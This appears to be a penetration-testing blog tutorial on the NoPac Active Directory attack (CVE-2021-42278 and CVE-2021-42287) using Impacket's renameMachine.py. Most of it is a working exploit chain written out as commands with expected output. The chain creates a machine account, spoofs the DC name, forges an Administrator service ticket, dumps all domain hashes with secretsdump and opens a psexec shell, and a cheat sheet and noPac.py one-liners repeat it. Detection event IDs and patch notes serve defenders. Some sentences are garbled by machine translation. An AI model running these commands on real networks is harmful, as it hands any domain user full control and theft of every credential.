renameMachine.py: NoPac and sAMAccountName Spoofing

Guide to impacket-renameMachine to change the sAMAccountName of account computers and understand the NoPac chain with CVE-2021-42278 and CVE-2021-42287.
- Posted on 2026-08-01
- Reading time: 5 min
renameMachine.py — Computer Account Renaming and NoPac Attack #

renameMachine.py change the attribute sAMAccountName of a computer account in AD. Alone, it doesn't do anything interesting. Combined with CVE-2021-42278 and CVE-2021-42287, it allows any domain user to become Domain Admin by exploiting how the KDC handles account names when issuing tickets.
renameMachine.py is part of Packet and was introduced specifically for the attack chain known as NoPac (o sAMAccountName Spoofing), documented in the dedicated article NoPacHere we focus on how the tool works and why each step in the chain is necessary.
The mechanism — why it works #
To understand renameMachine.py you need to understand the bug it exploits.
When the KDC (Domain Controller) receives an AS-REQ request, it looks up the account in the AD database based on the sAMAccountNameComputer accounts have the sAMAccountName which always ends with $ (Eg. WS01$). Domain Controllers, on the other hand, have names without $ since sAMAccountName (Eg. DC01).
CVE-2021-42278 — the problem: AD does not prevent you from setting the sAMAccountName of a computer account to an arbitrary value, even if it exactly matches the name of a DC without the $. Then you can rename your computer account from ATTACKER$ a DC01.
CVE-2021-42287 — the coup: when you request a TGT as DC01 (your renamed computer), the KDC issues it normally. Then you rename the computer to a different name. At this point, if you submit that TGT to request a Service Ticket via S4U2self, the KDC looks for DC01 in the database, it does not find it as a normal account, it automatically adds the $ and find DC01$ — the real Domain Controller. It issues the Service Ticket by impersonating any user. towards the real DC.
ATTACKER$   →   rinomina sAMAccountName a "DC01"
              →   richiede TGT come "DC01" (TGT emesso per il tuo computer)
              →   rinomina sAMAccountName di nuovo a "ATTACKER$"
              →   presenta il TGT per S4U2self come "DC01"
              →   KDC cerca DC01, non trova, aggiunge $, trova DC01$
              →   emette ST come Administrator → DC01$
              →   hai un ticket valido come DA sul DC reale
Syntax and flags #
impacket-renameMachine [opzioni] dominio/utente[:password]| Flag | Description |
|---|---|
-current-name NOME | Current computer account name (with $) |
-new-name NOME | New sAMAccountName to set |
-dc-ip IP | Domain Controller IP |
-dc-host HOST | DC FQDN |
-hashes LM:NT | Pass the Hash |
-k | Kerberos |
-no-pass | With -k |
-debug | Verbose output |
Prerequisites #
# 1. MachineAccountQuota > 0 (di default è 10)
nxc ldap 10.10.10.5 -u user -p pass -M maq

# 2. Verifica se il DC è vulnerabile (non patchato)
nxc smb 10.10.10.5 -u user -p pass -M nopac
# oppure
python3 scanner.py corp.local/user:pass -dc-ip 10.10.10.5

# Il tool richiede di controllare il KDC senza patch per:
# KB5008102 (novembre 2021) → ha mitigato CVE-2021-42278
# KB5008380 (novembre 2021) → ha mitigato CVE-2021-42287
Complete Attack Chain — Step-by-Step Manual #
This is how to run NoPac manually with the individual Impacket tools. Understanding each step is useful for debugging and understanding exactly what's happening.
# STEP 1 — Crea un computer account che controlli
# (sfrutta MachineAccountQuota)

impacket-addcomputer corp.local/user:Password123 \
  -computer-name 'ATTACKER$' \
  -computer-pass 'AttackerPass123!' \
  -dc-ip 10.10.10.5
# → [*] Successfully added machine account ATTACKER$ with password AttackerPass123!

# STEP 2 — Rimuovi l'SPN del computer account
# (necessario perché il KDC verifica che il nome nell'AS-REQ non abbia SPN registrati)
impacket-addspn corp.local/user:Password123 \
  -u corp.local/'ATTACKER$' \
  -p 'AttackerPass123!' \
  -t 'ATTACKER$' \
  -c \
  -dc-ip 10.10.10.5

# STEP 3 — Rinomina il computer account al nome del DC (senza $)
impacket-renameMachine \
  -current-name 'ATTACKER$' \
  -new-name 'DC01' \
  -dc-ip 10.10.10.5 \
  corp.local/user:Password123
# → [*] Modifying attribute (sAMAccountName): ATTACKER$ → DC01
# → [*] New sAMAccountName does not end with '$' (attempting CVE-2021-42278)
# → [*] Target object modified successfully!

# STEP 4 — Richiedi un TGT come "DC01" usando le credenziali del tuo computer account
impacket-getTGT \
  -dc-ip 10.10.10.5 \
  corp.local/DC01:'AttackerPass123!'
# → [*] Saving ticket in DC01.ccache

# STEP 5 — Rinomina SUBITO il computer account al nome originale
# (il KDC deve NON trovare "DC01" quando fa la S4U2self lookup)
impacket-renameMachine \
  -current-name 'DC01' \
  -new-name 'ATTACKER$' \
  -dc-ip 10.10.10.5 \
  corp.local/user:Password123
# → [*] Target object modified successfully!

# STEP 6 — S4U2self: impersona Administrator usando il TGT ottenuto come DC01
export KRB5CCNAME=DC01.ccache

impacket-getST \
  -self \
  -impersonate 'Administrator' \
  -spn 'cifs/DC01.corp.local' \
  -k -no-pass \
  -dc-ip 10.10.10.5 \
  corp.local/DC01
# → [*] Getting ST for user
# → [*] Saving ticket in Administrator.ccache

# STEP 7 — Usa il ticket per accedere al DC come Administrator
export KRB5CCNAME=Administrator.ccache

# DCSync — dump tutti gli hash
impacket-secretsdump \
  -k -no-pass \
  -just-dc-ntlm \
  corp.local/Administrator@DC01.corp.local

# Shell come DA
impacket-psexec -k -no-pass \
  corp.local/Administrator@DC01.corp.local

# STEP 8 — Cleanup: elimina il computer account creato
impacket-addcomputer corp.local/user:Password123 \
  -computer-name 'ATTACKER$' \
  -dc-ip 10.10.10.5 \
  -delete
Automated version — noPac.py #
If you don't care about doing the steps by hand, there is noPac.py which automates the entire chain:
# Scan — verifica se vulnerabile
python3 noPac.py corp.local/user:Password123 \
  -dc-ip 10.10.10.5 -dc-host DC01 \
  --scan

# Exploit — shell diretta come Administrator
python3 noPac.py corp.local/user:Password123 \
  -dc-ip 10.10.10.5 -dc-host DC01 \
  -shell --impersonate administrator \
  -use-ldap

# DCSync
python3 noPac.py corp.local/user:Password123 \
  -dc-ip 10.10.10.5 -dc-host DC01 \
  --impersonate administrator \
  -dump -just-dc-user krbtgt

# Repo: https://github.com/Ridter/noPac
The manual version with renameMachine.py It gives you more control and helps you understand what happens when a step fails. The automated version is faster but less transparent.
Why rename has to happen twice #
A common mistake is not understanding why the sAMAccountName it needs to be renamed twice and at what time.
The first rename (from ATTACKER$ a DC01) is used to trick the KDC into thinking you are requesting a TGT for the account DC01. The KDC does not verify that DC01 matches the actual DC — it simply issues the ticket for the account it finds with that name.
The second rename (from DC01 a ATTACKER$) must happen before by S4U2self. The reason: when you submit the TGT to request the Service Ticket via S4U2self, the KDC searches the database for an account called DC01If it found your renamed computer, it would issue the ST for that. If it didn't find it (because you renamed it), it applies the fallback logic from CVE-2021-42287 and adds $, finding the real DC DC01$ — and there he issues the ticket impersonating Administrator towards the real DC.
Detection #
The attack generates a recognizable sequence of events in the Windows Security Event Logs:
| Event ID | What does it indicate? |
|---|---|
| 4741 | Computer account created (ATTACKER$) |
| 4742 | Computer account changed: OldTargetUserName=ATTACKER$, NewTargetUserName=DC01 |
| 4768 | TGT required for DC01 (without $) |
| 4742 | Computer account changed again: DC01 → ATTACKER$ |
| 4769 | S4U2self: ST requested as Administrator towards cifs/DC01 |
The key pattern SIEMs look for: Event ID 4742 where the NewTargetUserName corresponds to the name of a DC without il $ final. Elastic Security, Microsoft Defender for Identity, and Splunk have dedicated rules for this pattern.
Patch Status #
Microsoft released the patches in November 2021:
- KB5008102 — mitigate CVE-2021-42278 (hardening on sAMAccountName)
- KB5008380 — mitigate CVE-2021-42287 (PAC validation)
The attack does not work on updated environments. Always check with the module before attempting it. nopac of nxc or with the flag --scan from noPac.py.
Cheat sheet #
# Rinomina computer account (CVE-2021-42278 - step 3)
impacket-renameMachine \
  -current-name 'ATTACKER$' \
  -new-name 'DC01' \
  -dc-ip DC_IP \
  corp.local/user:pass

# Ripristino dopo getTGT (step 5)
impacket-renameMachine \
  -current-name 'DC01' \
  -new-name 'ATTACKER$' \
  -dc-ip DC_IP \
  corp.local/user:pass

# Catena NoPac completa (manuale)
# 1. addcomputer   → crea ATTACKER$
# 2. addspn        → rimuovi SPN da ATTACKER$
# 3. renameMachine → ATTACKER$ → DC01
# 4. getTGT        → richiedi TGT come DC01
# 5. renameMachine → DC01 → ATTACKER$
# 6. getST -self   → S4U2self come Administrator → DC01
# 7. secretsdump   → dump hash dominio
# 8. addcomputer -delete → cleanup

# Automatizzato
python3 noPac.py corp.local/user:pass -dc-ip DC_IP -dc-host DC01 \
  -shell --impersonate administrator -use-ldap
Related articles:
- Impacket: complete suite
- NoPac: CVE-2021-42278 + CVE-2021-42287
- addcomputer.py — creates computer accounts
- getTGT.py — Request TGT with credentials
- getST.py — S4U2self and delegation
- Active Directory: exploitation guide
For use in authorized environments only.
#impacket #active-directory #kerberos #CVE-2021-42278